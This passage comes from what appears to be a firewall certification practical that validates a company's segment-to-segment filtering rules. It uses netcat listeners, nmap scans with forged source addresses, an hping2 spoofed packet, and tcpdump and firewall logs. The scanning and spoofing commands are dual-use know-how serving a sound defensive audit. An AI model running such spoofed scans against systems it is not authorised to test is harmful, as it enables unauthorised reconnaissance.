Sample dropped UDP packet from the internet firewall's logs

From the captured ICMP packets, it can be seen that the policy allowed ICMP type 3 code 4 into the internal GIAC Enterprises network and denied other ICMP types and codes from entering the internal GIAC Enterprises network. This result is proper policy function.

5.2.3.6 Internet Segment Validation

Now that general policy rules have been validated, GIAC Enterprises will validate all packets from the internet segment to the remote access, production DMZ, and corporate DMZ segments.

To initiate the validation, simulated services that are allowed and not allowed by the firewall policy are started.

```
$ nc -l -s 192.168.32.10 -p 443
$ nc -l -s 192.168.16.12 -p 25
$ nc -l -s 192.168.16.180 -p 80
$ nc -l -s 192.168.16.180 -p 443
$ nc -l -s 192.168.64.10 -p 123 -u
$ nc -l -s 192.168.64.12 -p 514 -u
$ nc -l -s 65.173.218.60 -p 500 -u
```

Netcat simulating services that should be allowed on the internal segments

```
$ nc –l –s 192.168.64.10 –p 80
$ nc –l –s 192.168.16.12 –p 993
$ nc –l –s 192.168.16.20 –p 21 –u
$ nc –l –s 65.173.218.60 –p 23 –u
```

Netcat simulating services that should not be allowed on the internal segments

The following test validates the TCP/25 allow rule defined in section 4.2.2.6.1.

```
$ nmap -n -sS -S 172.31.254.250 -p1-65535 -P0 65.173.218.0/26
...
Interesting ports on 65.173.218.2:
(The 65532 ports scanned but not shown below are in state:
closed)
PORT   STATE SERVICE
25/tcp open  smtp
...
```

Nmap SYN scanning from the internet segment to the internal GIAC Enterprises segments

```
$ tcpdump –i eth1 –nn
tcpdump: listening on eth1
22:36:44.295644 172.31.254.250.48773 > 192.168.16.12.25: S
1586943221:1586943221(0) win 3072
22:36:44.295802 192.168.16.12.25 > 172.31.254.250.48773: S
129589153:129589153(0) ack 1586943222 win 5840 <mss 1460> (DF)
22:36:44.296051 172.31.254.250.48773 > 192.168.16.12.25: R
1586943222:1586943222(0) win 0 (DF)
```

Captured packets from the corporate DMZ segment

From the captured TCP packets, it can be seen that the policy allowed TCP/25 to the mail server (192.168.16.12). This result is proper policy function.

The following test validates the TCP/80 and the TCP/443 allow rules defined in section 4.2.2.6.1.

```
$ nmap -n -sS -S 172.31.254.250 -p1-65535 -P0 65.173.218.0/26
...
Interesting ports on 65.173.218.4:
(The 65532 ports scanned but not shown below are in state:
closed)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

```
...
```

Nmap SYN scanning from the internet segment to the internal GIAC Enterprises segments

```
$ tcpdump –i eth1 –nn
tcpdump: listening on eth1
22:36:44.295678 172.31.254.250.34853 > 192.168.16.180.80: S
3160410578:3160410578(0) win 3072
22:36:44.295891 192.168.16.180.80 > 172.31.254.250.34853: S
215113535:215113535(0) ack 3160410579 win 5840 <mss 1460> (DF)
22:36:44.296230 172.31.254.250.34853 > 192.168.16.180.80: R
3160410579:3160410579(0) win 0 (DF)

22:36:44.295702 172.31.254.250.34853 > 192.168.16.180.443: S
3160410578:3160410578(0) win 4096
22:36:44.295974 192.168.16.180.443 > 172.31.254.250.34853: S
214456698:214456698(0) ack 3160410579 win 5840 <mss 1460> (DF)
22:36:44.296252 172.31.254.250.34853 > 192.168.16.180.443: R
3160410579:3160410579(0) win 0 (DF)
```

Captured packets from the corporate DMZ segment

From the captured TCP packets, it can be seen that the policy allowed TCP/80 and TCP/443 to the corporate web server (192.168.16.180). This result is proper policy function.

The following test validates the TCP/443 allow rule defined in section 4.2.2.5.1.

```
$ nmap -n -sS -S 172.31.254.250 -p1-65535 -P0 65.173.218.0/26
...
Interesting ports on 65.173.218.16:
(The 65533 ports scanned but not shown below are in state:
closed)
PORT    STATE SERVICE
443/tcp open  https
...
```

Nmap SYN scanning from the internet segment to the internal GIAC Enterprises segments

```
$ tcpdump –i eth3 –nn
tcpdump: listening on eth3
22:36:44.295724 172.31.254.250.51946 > 192.168.32.10.443: S
3842427399:3842427399(0) win 3072
22:36:44.296073 192.168.32.10.443 > 172.31.254.250.51946: S
321512733:321512733(0) ack 3842427400 win 5840 <mss 1460> (DF)
22:36:44.296403 172.31.254.250.51946 > 192.168.32.10.443: R
3842427400:3842427400(0) win 0 (DF)
```

Captured packets from the production DMZ segment

```
Jan 12 22:36:44 firewall kernel: [INTERNET:RA-DMZ:DROP] IN=eth0
OUT=eth2 SRC=172.31.254.250 DST=65.173.218.60 LEN=40 TOS=0x00
PREC=0x00 TTL=40 ID=40983 PROTO=TCP SPT=58628 DPT=2431
SEQ=1191417997 ACK=0 WINDOW=2048 RES=0x00 SYN URGP=0
Jan 12 22:36:44 firewall kernel: [INTERNET:RA-DMZ:DROP] IN=eth0
OUT=eth2 SRC=172.31.254.250 DST=65.173.218.60 LEN=40 TOS=0x00
PREC=0x00 TTL=39 ID=12783 PROTO=TCP SPT=58628 DPT=500
SEQ=1191417997 ACK=0 WINDOW=1024 RES=0x00 SYN URGP=0
Jan 12 22:36:44 firewall kernel: [INTERNET:RA-DMZ:DROP] IN=eth0
OUT=eth2 SRC=172.31.254.250 DST=65.173.218.60 LEN=40 TOS=0x00
PREC=0x00 TTL=49 ID=7365 PROTO=TCP SPT=58628 DPT=27006
SEQ=1191417997 ACK=0 WINDOW=3072 RES=0x00 SYN URGP=0
```

Sample dropped TCP packets from the internet firewall's logs

From the captured TCP packets, it can be seen that the policy allowed TCP/443 to the production web server (192.168.32.10). In addition, it can be seen, from the firewall logs, that the policy denied all other TCP packets. These results are proper policy function.

The following test validates the UDP/514 allow rule defined in section 4.2.2.6.1.

```
$ nmap -n –sU -S 172.31.254.250 -p1-65535 -P0 65.173.218.0/26
...
Interesting ports on 65.173.218.10:
(The 65533 ports scanned but not shown below are in state:
closed)
PORT   STATE SERVICE
514/udp open syslog
...
```

Nmap UDP scanning from the internet segment to the internal GIAC Enterprises segments

```
$ tcpdump –i eth1 –nn
tcpdump: listening on eth1
23:01:27.420733 172.31.254.250.33763 > 192.168.64.12.514: udp 0
23:01:33.426968 172.31.254.250.33763 > 192.168.64.12.514: udp 0
```

Captured packets from the corporate DMZ segment

As this rule has a destination address restriction we will test from another host to validate the address restriction.

```
$ hping2 --udp --destport 514 --count 1 --spoof 66.218.71.198
65.173.218.10
```

UDP packet from the internet segment to a the syslog server's public address

```
Jan 12 13:41:21 firewall kernel: [INTERNET:CORP-DMZ:DROP]
IN=eth0 OUT=eth1 SRC=66.218.71.198 DST=192.168.64.12 LEN=28
TOS=0x00 PREC=0x00 TTL=63 ID=54778 PROTO=UDP SPT=1156 DPT=514
LEN=8
```

Sample dropped UDP packet from the internet firewall's logs

From the captured UDP packets and the firewall logs, it can be seen that the policy allowed UDP/514 only from the border router (172.31.254.250) to the syslog server (192.168.64.12). This result is proper policy function.

The following test validates the UDP/500 allow rule defined in section 4.2.2.4.1.

```
$ nmap -n –sU -S 172.31.254.250 -p1-65535 -P0 65.173.218.0/26
...
Interesting ports on 65.173.218.60:
(The 65533 ports scanned but not shown below are in state:
closed)
PORT   STATE SERVICE
500/udp open isakmp
...
```

Nmap UDP scanning from the internet segment to the internal GIAC Enterprises segments

```
$ tcpdump –i eth2 –nn
tcpdump: listening on eth2
23:01:40.653656 172.31.254.250.62071 > 65.173.218.60.500:
[|isakmp]
23:01:46.656852 172.31.254.250.62071 > 65.173.218.60.500:
[|isakmp]
```

Captured packets from the remote access segment

```
Jan 12 23:01:13 firewall kernel: [INTERNET: CORP-DMZ:DROP]
IN=eth0 OUT=eth1 SRC=172.31.254.250 DST=192.168.64.10 LEN=28
TOS=0x00 PREC=0x00 TTL=46 ID=37082 PROTO=UDP SPT=56795 DPT=245
LEN=8
Jan 12 23:01:13 firewall kernel: [INTERNET: CORP-DMZ:DROP]
IN=eth0 OUT=eth1 SRC=172.31.254.250 DST=192.168.64.10 LEN=28
TOS=0x00 PREC=0x00 TTL=51 ID=28985 PROTO=UDP SPT=42412 DPT=10
LEN=8
Jan 12 23:01:13 firewall kernel: [INTERNET: CORP-DMZ:DROP]
IN=eth0 OUT=eth1 SRC=172.31.254.250 DST=192.168.64.10 LEN=28
TOS=0x00 PREC=0x00 TTL=57 ID=16817 PROTO=UDP SPT=42413 DPT=311
LEN=8
```

Sample dropped UDP packets from the internet firewall's logs

From the captured UDP packets and the firewall logs, it can be seen that the policy allowed UDP/500 to the VPN gateway (192.168.254.250). This result is proper policy function.

The following test validates the ESP allow rule defined in section 4.2.2.4.1.

```
$ nmap -n -sO -p50 -S 172.31.254.250 -P0 65.173.218.60

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
Interesting protocols on 65.173.218.60:
PROTOCOL STATE  SERVICE
50       open   esp
```

Nmap protocol scanning from the internet segment to the internal GIAC Enterprises segments

```
$ tcpdump -i eth2 -nn
tcpdump: listening on eth2
23:21:00.891462 172.31.254.250 > 65.173.218.60: [|ESP] (ttl 37,
id 60722, len 20)
23:21:06.900186 172.31.254.250 > 65.173.218.60: [|ESP] (ttl 37,
id 48708, len 20)
```

Captured packets from the remote access segment

From the captured ESP packets, it can be seen that the policy allowed ESP to the VPN gateway (192.168.254.250). This result is proper policy function.

5.2.3.7 Remote Access Segment Validation

In the following section, GIAC Enterprises will validate all packets from the remote access segment to the internet, production DMZ, and corporate DMZ segments.

5.2.3.7.1 Internet Segment

The following tests will validate all firewall policy outbound from the remote access segment to internet segment.

To initiate the validation, simulated services that are allowed and not allowed by the firewall policy are started.

```
$ nc -l -u -s 172.31.254.250 -p 500
```

Netcat simulating services that should be allowed by the policy, on the internet segment.

```
$ nc -l -s 172.31.254.250 -p 443
$ nc -l -s 172.31.254.250 -p 25
```

```
$ nc –l –u –s 172.31.254.250 –p 123
```

Netcat simulating services that should not be allowed by the policy, on the internet segment.

The following test validates the explicit TCP deny rule defined in section 4.2.2.4.2.

```
[external]$ nmap -n -sS -S 65.173.218.60 -p1-65535 -P0
172.31.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 172.31.254.250 are: filtered
```

Nmap SYN scanning from the remote access segment to the internet segment

```
Jan 12 13:51:29 firewall kernel: [RA-DMZ:INTERNET:DROP] IN=eth2
OUT=eth0 SRC=65.173.218.60 DST=172.31.254.250 LEN=40 TOS=0x00
PREC=0x00 TTL=36 ID=36729 PROTO=TCP SPT=47520 DPT=22462
SEQ=637752344 ACK=0 WINDOW=2048 RES=0x00 SYN URGP=0
Jan 12 13:51:29 firewall kernel: [RA-DMZ:INTERNET:DROP] IN=eth2
OUT=eth0 SRC=65.173.218.60 DST=172.31.254.250 LEN=40 TOS=0x00
PREC=0x00 TTL=39 ID=30675 PROTO=TCP SPT=47519 DPT=5888
SEQ=173503831 ACK=0 WINDOW=1024 RES=0x00 SYN URGP=0
Jan 12 13:51:29 firewall kernel: [RA-DMZ:INTERNET:DROP] IN=eth2
OUT=eth0 SRC=65.173.218.60 DST=172.31.254.250 LEN=40 TOS=0x00
PREC=0x00 TTL=48 ID=30242 PROTO=TCP SPT=47519 DPT=27559
SEQ=173503831 ACK=0 WINDOW=2048 RES=0x00 SYN URGP=0
```

Sample dropped TCP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all TCP packets. This result is proper policy function.

The following test validates the UDP/500 allow rule defined in section 4.2.2.4.2.

```
$ nmap –n –sU –S 65.173.218.60 -p1-65535 -P0 172.31.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
Interesting ports on 172.31.254.250:
(The 65533 ports scanned but not shown below are in state:
closed)
PORT   STATE SERVICE
500/udp open isakmp
```

Nmap UDP scanning from the remote access segment to the internet segment

```
[external]$ tcpdump –i eth0 –nn
```

```
tcpdump: listening on eth0
13:58:38.264538 65.173.218.60.60661 > 172.31.254.250.500:
[|isakmp]
13:58:38.574229 65.173.218.60.60662 > 172.31.254.250.500:
[|isakmp]
```

Captured UDP packets from the internet segment

```
Jan 12 13:58:30 firewall kernel: [RA-DMZ:INTERNET:DROP] IN=eth2
OUT=eth0 SRC=65.173.218.60 DST=172.31.254.250 LEN=28 TOS=0x00
PREC=0x00 TTL=39 ID=37528 PROTO=UDP SPT=60661 DPT=505 LEN=8
Jan 12 13:58:30 firewall kernel: [RA-DMZ:INTERNET:DROP] IN=eth2
OUT=eth0 SRC=65.173.218.60 DST=172.31.254.250 LEN=28 TOS=0x00
PREC=0x00 TTL=58 ID=46379 PROTO=UDP SPT=60662 DPT=185 LEN=8
Jan 12 13:58:30 firewall kernel: [RA-DMZ:INTERNET:DROP] IN=eth2
OUT=eth0 SRC=65.173.218.60 DST=172.31.254.250 LEN=28 TOS=0x00
PREC=0x00 TTL=36 ID=31308 PROTO=UDP SPT=60662 DPT=505 LEN=8
```

Sample dropped UDP packets from the internet firewall's logs

From the captured UDP packets and the firewall logs, it can be seen that the policy allowed only UDP/500 to the internet segment. This result is proper policy function.

The following test validates the ESP allow rule defined in section 4.2.2.4.2.

```
$ nmap -n -sO -p50 -S 65.173.218.60 -P0 172.31.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
Interesting protocols on 172.31.254.250:
PROTOCOL STATE  SERVICE
50       open   esp
```

Nmap ESP scanning from the remote access segment to the internet segment

```
$ tcpdump –i eth0 –nn
tcpdump: listening on eth0
14:02:08.174013 65.173.218.60 > 172.31.254.250:
ESP(spi=0x00000000,seq=0x0)
14:02:14.178331 65.173.218.60 > 172.31.254.250:
ESP(spi=0x00000000,seq=0x0)
```

Captured ESP packets from the internet segment

From the captured ESP packets, it can be seen that the policy allowed ESP to the internet segment. This result is proper policy function.

5.2.3.7.2 Production DMZ Segment

The following tests will validate all firewall policy outbound from the remote access segment to production DMZ segment.

To initiate the validation, simulated services that are not allowed by the firewall policy are started. There is no allowed outbound access from the remote access segment to the production DMZ segment.

```
$ nc –l –s 192.168.32.10 –p 443
$ nc –l –s 192.168.32.12 –p 25
$ nc –l –s 192.168.32.180 –p 53 -u
$ nc –l –s 192.168.32.180 –p 123 -u
```

Netcat simulating services that should not be allowed by the policy, on the production DMZ segment.

The following test validates the explicit TCP deny rule defined in section 4.2.2.8.2.

```
$ nmap -n -sS -S 192.168.254.250 -p1-65535 -P0 192.168.32.0/24

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.32.0 are: filtered
All 65534 scanned ports on 192.168.32.1 are: filtered
...
All 65534 scanned ports on 192.168.32.255 are: filtered
```

Nmap SYN scanning from the remote access segment to the production DMZ segment

```
Jan 12 14:09:39 firewall kernel: [RA-DMZ:PROD-DMZ:DROP] IN=eth2
OUT=eth3 SRC=192.168.254.250 DST=192.168.32.10 LEN=40 TOS=0x00
PREC=0x00 TTL=36 ID=57119 PROTO=TCP SPT=46430 DPT=1645
SEQ=1816838960 ACK=0 WINDOW=2048 RES=0x00 SYN URGP=0
Jan 12 14:09:39 firewall kernel: [RA-DMZ:PROD-DMZ:DROP] IN=eth2
OUT=eth3 SRC=192.168.254.250 DST=192.168.32.10 LEN=40 TOS=0x00
PREC=0x00 TTL=53 ID=12057 PROTO=TCP SPT=46430 DPT=27568
SEQ=1816838960 ACK=0 WINDOW=3072 RES=0x00 SYN URGP=0
Jan 12 14:09:39 firewall kernel: [RA-DMZ:PROD-DMZ:DROP] IN=eth2
OUT=eth3 SRC=192.168.254.250 DST=192.168.32.10 LEN=40 TOS=0x00
PREC=0x00 TTL=55 ID=56685 PROTO=TCP SPT=46430 DPT=36701
SEQ=1816838960 ACK=0 WINDOW=1024 RES=0x00 SYN URGP=0
```

Sample dropped TCP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all TCP packets to the production DMZ segment. This result is proper policy function.

The following test validates the explicit UDP deny rule defined in section 4.2.2.8.2.

```
$ nmap -n -sU -S 192.168.254.250 -p1-65535 -P0 192.168.32.0/24

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.32.0 are: filtered
All 65534 scanned ports on 192.168.32.1 are: filtered
...
All 65534 scanned ports on 192.168.32.255 are: filtered
```

Nmap UDP scanning from the remote access segment to the production DMZ segment

```
Jan 12 14:14:52 firewall kernel: [RA-DMZ:PROD-DMZ:DROP] IN=eth2
OUT=eth3 SRC=192.168.254.250 DST=192.168.32.102 LEN=28 TOS=0x00
PREC=0x00 TTL=47 ID=4262 PROTO=UDP SPT=43538 DPT=195 LEN=8
Jan 12 14:14:52 firewall kernel: [RA-DMZ:PROD-DMZ:DROP] IN=eth2
OUT=eth3 SRC=192.168.254.250 DST=192.168.32.102 LEN=28 TOS=0x00
PREC=0x00 TTL=40 ID=31325 PROTO=UDP SPT=43538 DPT=904 LEN=8
Jan 12 14:14:52 firewall kernel: [RA-DMZ:PROD-DMZ:DROP] IN=eth2
OUT=eth3 SRC=192.168.254.250 DST=192.168.32.102 LEN=28 TOS=0x00
PREC=0x00 TTL=58 ID=30122 PROTO=UDP SPT=43537 DPT=90 LEN=8
```

Sample dropped UDP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all UDP packets to the production DMZ segment. This result is proper policy function.

5.2.3.7.3 Corporate DMZ Segment

The following tests will validate all firewall policy outbound from the remote access segment to corporate DMZ segment.

To initiate the validation, simulated services that are not allowed by the firewall policy are started. There is no allowed outbound access from the remote access segment to the corporate DMZ segment.

```
$ nc -l -s 192.168.16.10 -p 443
$ nc -l -s 192.168.16.12 -p 25
$ nc -l -s 192.168.16.180 -p 53 -u
$ nc -l -s 192.168.16.180 -p 123 -u
```

Netcat simulating services that should not be allowed by the policy, on the corporate DMZ segment.

The following test validates the explicit TCP deny rule defined in section 4.2.2.7.1.

```
$ nmap -n -sS -S 192.168.254.250 -p1-65535 -P0 192.168.16.0/24

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
```

```
All 65534 scanned ports on 192.168.16.0 are: filtered
All 65534 scanned ports on 192.168.16.1 are: filtered
...
All 65534 scanned ports on 192.168.16.255 are: filtered
```

Nmap SYN scanning from the remote access segment to the corporate DMZ segment

```
Jan 12 14:54:05 firewall kernel: [RA-DMZ:CORP-DMZ:DROP] IN=eth2
OUT=eth1 SRC=192.168.254.250 DST=192.168.16.45 LEN=40 TOS=0x00
PREC=0x00 TTL=49 ID=3313 PROTO=TCP SPT=38344 DPT=7326
SEQ=1972369895 ACK=0 WINDOW=3072 RES=0x00 SYN URGP=0
Jan 12 14:54:05 firewall kernel: [RA-DMZ:CORP-DMZ:DROP] IN=eth2
OUT=eth1 SRC=192.168.254.250 DST=192.168.16.45 LEN=40 TOS=0x00
PREC=0x00 TTL=39 ID=49920 PROTO=TCP SPT=38344 DPT=927
SEQ=1972369895 ACK=0 WINDOW=1024 RES=0x00 SYN URGP=0
Jan 12 14:54:05 firewall kernel: [RA-DMZ:CORP-DMZ:DROP] IN=eth2
OUT=eth1 SRC=192.168.254.250 DST=192.168.16.45 LEN=40 TOS=0x00
PREC=0x00 TTL=53 ID=17666 PROTO=TCP SPT=38344 DPT=231
SEQ=1972369895 ACK=0 WINDOW=3072 RES=0x00 SYN URGP=0
```

Sample dropped TCP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all TCP packets to the corporate DMZ segment. This result is proper policy function.

The following test validates the explicit UDP deny rule defined in section 4.2.2.7.1.

```
$ nmap -n –sU -S 192.168.254.250 -p1-65535 -P0 192.168.16.0/24

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.16.0 are: filtered
All 65534 scanned ports on 192.168.16.1 are: filtered
...
All 65534 scanned ports on 192.168.16.255 are: filtered
```

Nmap UDP scanning from the remote access segment to the corporate DMZ segment

```
Jan 12 14:54:41 firewall kernel: [RA-DMZ:CORP-DMZ:DROP] IN=eth2
OUT=eth1 SRC=192.168.254.250 DST=192.168.16.137 LEN=28 TOS=0x00
PREC=0x00 TTL=49 ID=18366 PROTO=UDP SPT=62678 DPT=1406 LEN=8
Jan 12 14:54:41 firewall kernel: [RA-DMZ:CORP-DMZ:DROP] IN=eth2
OUT=eth1 SRC=192.168.254.250 DST=192.168.16.137 LEN=28 TOS=0x00
PREC=0x00 TTL=52 ID=24336 PROTO=UDP SPT=62677 DPT=626 LEN=8
Jan 12 14:54:41 firewall kernel: [RA-DMZ:CORP-DMZ:DROP] IN=eth2
OUT=eth1 SRC=192.168.254.250 DST=192.168.16.137 LEN=28 TOS=0x00
PREC=0x00 TTL=50 ID=51435 PROTO=UDP SPT=62677 DPT=16 LEN=8
```

Sample dropped UDP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all UDP packets to the corporate DMZ segment. This result is proper policy function.

5.2.3.8 Production DMZ Segment Validation

GIAC Enterprises will validate all packets from the production DMZ segment to the internet, remote access, and corporate DMZ segments.

5.2.3.8.1 Internet Segment

The following tests will validate all firewall policy outbound from the production DMZ segment to internet segment.

To initiate the validation, simulated services that are not allowed by the firewall policy are started. There is no allowed outbound access from the production DMZ segment to the internet segment.

```
$ nc -l -s 172.31.254.250 -p 443
$ nc -l -s 172.31.254.250 -p 25
$ nc -l -s 172.31.254.250 -p 53 -u
$ nc -l -s 172.31.254.250 -p 500 -u
```

Netcat simulating services that should not be allowed by the policy, on the internet segment.

The following test validates the explicit TCP deny rule defined in section 4.2.2.5.2.

```
$ nmap -n -sS -S 192.168.32.10 -p1-65535 -P0 172.31.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 172.31.254.250 are: filtered
```

Nmap SYN scanning from the production DMZ segment to the internet segment

```
Jan 12 15:03:32 firewall kernel: [PROD-DMZ:INTERNET:DROP]
IN=eth3 OUT=eth0 SRC=192.168.32.10 DST=172.31.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=39 ID=34301 PROTO=TCP SPT=57567 DPT=64673
SEQ=1441239227 ACK=0 WINDOW=1024 RES=0x00 SYN URGP=0
Jan 12 15:03:32 firewall kernel: [PROD-DMZ:INTERNET:DROP]
IN=eth3 OUT=eth0 SRC=192.168.32.10 DST=172.31.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=42 ID=29925 PROTO=TCP SPT=57567 DPT=21096
SEQ=1441239227 ACK=0 WINDOW=4096 RES=0x00 SYN URGP=0
Jan 12 15:03:32 firewall kernel: [PROD-DMZ:INTERNET:DROP]
IN=eth3 OUT=eth0 SRC=192.168.32.10 DST=172.31.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=47 ID=41515 PROTO=TCP SPT=57567 DPT=27576
SEQ=1441239227 ACK=0 WINDOW=1024 RES=0x00 SYN URGP=0
```

Sample dropped TCP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all TCP packets to the internet segment. This result is proper policy function.

The following test validates the explicit UDP deny rule defined in section 4.2.2.5.2.

```
$ nmap -n –sU -S 192.168.32.10 -p1-65535 -P0 172.31.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 172.31.254.250 are: filtered
```

Nmap UDP scanning from the production DMZ segment to the internet segment

```
Jan 12 15:05:53 firewall kernel: [PROD-DMZ:INTERNET:DROP]
IN=eth3 OUT=eth0 SRC=192.168.32.10 DST=172.31.254.250 LEN=28
TOS=0x00 PREC=0x00 TTL=53 ID=27463 PROTO=UDP SPT=60731 DPT=26949
LEN=8
Jan 12 15:05:53 firewall kernel: [PROD-DMZ:INTERNET:DROP]
IN=eth3 OUT=eth0 SRC=192.168.32.10 DST=172.31.254.250 LEN=28
TOS=0x00 PREC=0x00 TTL=38 ID=53059 PROTO=UDP SPT=60731 DPT=13376
LEN=8
Jan 12 15:05:53 firewall kernel: [PROD-DMZ:INTERNET:DROP]
IN=eth3 OUT=eth0 SRC=192.168.32.10 DST=172.31.254.250 LEN=28
TOS=0x00 PREC=0x00 TTL=46 ID=51739 PROTO=UDP SPT=60730 DPT=7030
LEN=8
```

Sample dropped UDP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all UDP packets to the internet segment. This result is proper policy function.

5.2.3.8.2 Remote Access Segment

The following tests will validate all firewall policy outbound from the production DMZ segment to remote access segment.

To initiate the validation, simulated services that are not allowed by the firewall policy are started. There is no allowed outbound access from the production DMZ segment to the remote access segment.

```
$ nc –l –s 192.168.254.250 –p 443
$ nc –l –s 192.168.254.250 –p 25
$ nc –l –s 192.168.254.250 –p 53 -u
$ nc –l –s 192.168.254.250 –p 500 -u
```

Netcat simulating services that should not be allowed by the policy, on the remote access segment.

The following test validates the explicit TCP deny rule defined in section 4.2.2.8.1.

```
$ nmap -n -sS -S 192.168.32.10 -p1-65535 -P0 192.168.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.254.250 are: filtered
```

Nmap SYN scanning from the production DMZ segment to the remote access segment

```
Jan 12 15:08:29 firewall kernel: [PROD-DMZ:RA-DMZ:DROP
] IN=eth3 OUT=eth2 SRC=192.168.32.10 DST=192.168.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=54 ID=22289 PROTO=TCP SPT=60622 DPT=2019
SEQ=4247593672 ACK=0 WINDOW=4096 RES=0x00 SYN URGP=0
Jan 12 15:08:29 firewall kernel: [PROD-DMZ:RA-DMZ:DROP
] IN=eth3 OUT=eth2 SRC=192.168.32.10 DST=192.168.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=42 ID=35192 PROTO=TCP SPT=60622 DPT=16908
SEQ=4247593672 ACK=0 WINDOW=4096 RES=0x00 SYN URGP=0
Jan 12 15:08:29 firewall kernel: [PROD-DMZ:RA-DMZ:DROP
] IN=eth3 OUT=eth2 SRC=192.168.32.10 DST=192.168.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=54 ID=3702 PROTO=TCP SPT=60622 DPT=53009
SEQ=4247593672 ACK=0 WINDOW=4096 RES=0x00 SYN URGP=0
```

Sample dropped TCP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all TCP packets to the remote access segment. This result is proper policy function.

The following test validates the explicit UDP deny rule defined in section 4.2.2.8.1.

```
$ nmap -n -sU -S 192.168.32.10 -p1-65535 -P0 192.168.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.254.250 are: filtered
```

Nmap UDP scanning from the production DMZ segment to the remote access segment

```
Jan 12 15:11:49 firewall kernel: [PROD-DMZ:RA-DMZ:DROP] IN=eth3
OUT=eth2 SRC=192.168.32.10 DST=192.168.254.250 LEN=28 TOS=0x00
PREC=0x00 TTL=58 ID=45751 PROTO=UDP SPT=63140 DPT=9898 LEN=8
Jan 12 15:11:49 firewall kernel: [PROD-DMZ:RA-DMZ:DROP] IN=eth3
OUT=eth2 SRC=192.168.32.10 DST=192.168.254.250 LEN=28 TOS=0x00
PREC=0x00 TTL=46 ID=47168 PROTO=UDP SPT=63140 DPT=53414 LEN=8
Jan 12 15:11:49 firewall kernel: [PROD-DMZ:RA-DMZ:DROP] IN=eth3
OUT=eth2 SRC=192.168.32.10 DST=192.168.254.250 LEN=28 TOS=0x00
```

```
PREC=0x00 TTL=58 ID=34393 PROTO=UDP SPT=63140 DPT=33575 LEN=8
```

Sample dropped UDP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all UDP packets to the remote access segment. This result is proper policy function.

5.2.3.8.3 Corporate DMZ Segment

The following tests will validate all firewall policy outbound from the production DMZ segment to corporate DMZ segment.

To initiate the validation, simulated services that are not allowed by the firewall policy are started. There is no allowed outbound access from the production DMZ segment to the corporate DMZ segment.

```
$ nc -l -s 192.168.16.12 -p 443
$ nc -l -s 192.168.16.10 -p 25
$ nc -l -s 192.168.16.12 -p 53 -u
$ nc -l -s 192.168.16.10 -p 500 -u
```

Netcat simulating services that should not be allowed by the policy, on the corporate DMZ segment.

The following test validates the explicit TCP deny rule defined in section 4.2.2.9.2.

```
$ nmap -n -sS -S 192.168.32.10 -p1-65535 -P0 192.168.16.0/24

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.16.0 are: filtered
All 65534 scanned ports on 192.168.16.1 are: filtered
...
All 65534 scanned ports on 192.168.16.255 are: filtered
```

Nmap SYN scanning from the production DMZ segment to the corporate DMZ segment

```
Jan 12 15:13:37 firewall kernel: [PROD-DMZ:CORP-DMZ:DROP]
IN=eth3 OUT=eth1 SRC=192.168.32.10 DST=192.168.16.54 LEN=40
TOS=0x00 PREC=0x00 TTL=38 ID=61782 PROTO=TCP SPT=57868 DPT=13764
SEQ=3117231495 ACK=0 WINDOW=4096 RES=0x00 SYN URGP=0
Jan 12 15:13:37 firewall kernel: [PROD-DMZ:CORP-DMZ:DROP]
IN=eth3 OUT=eth1 SRC=192.168.32.10 DST=192.168.16.54 LEN=40
TOS=0x00 PREC=0x00 TTL=56 ID=65004 PROTO=TCP SPT=57868 DPT=61271
SEQ=3117231495 ACK=0 WINDOW=2048 RES=0x00 SYN URGP=0
Jan 12 15:13:37 firewall kernel: [PROD-DMZ:CORP-DMZ:DROP]
IN=eth3 OUT=eth1 SRC=192.168.32.10 DST=192.168.16.54 LEN=40
TOS=0x00 PREC=0x00 TTL=56 ID=65004 PROTO=TCP SPT=57868 DPT=61271
SEQ=3117231495 ACK=0 WINDOW=2048 RES=0x00 SYN URGP=0
```

Sample dropped TCP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all TCP packets to the corporate DMZ segment. This result is proper policy function.

The following test validates the explicit UDP deny rule defined in section 4.2.2.9.2.

```
$ nmap -n –sU -S 192.168.32.10 -p1-65535 -P0 192.168.16.0/24

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.16.0 are: filtered
All 65534 scanned ports on 192.168.16.1 are: filtered
...
All 65534 scanned ports on 192.168.16.255 are: filtered
```

Nmap UDP scanning from the production DMZ segment to the corporate DMZ segment

```
Jan 12 15:16:04 firewall kernel: [PROD-DMZ:CORP-DMZ:DROP]
IN=eth3 OUT=eth1 SRC=192.168.32.10 DST=192.168.16.234 LEN=28
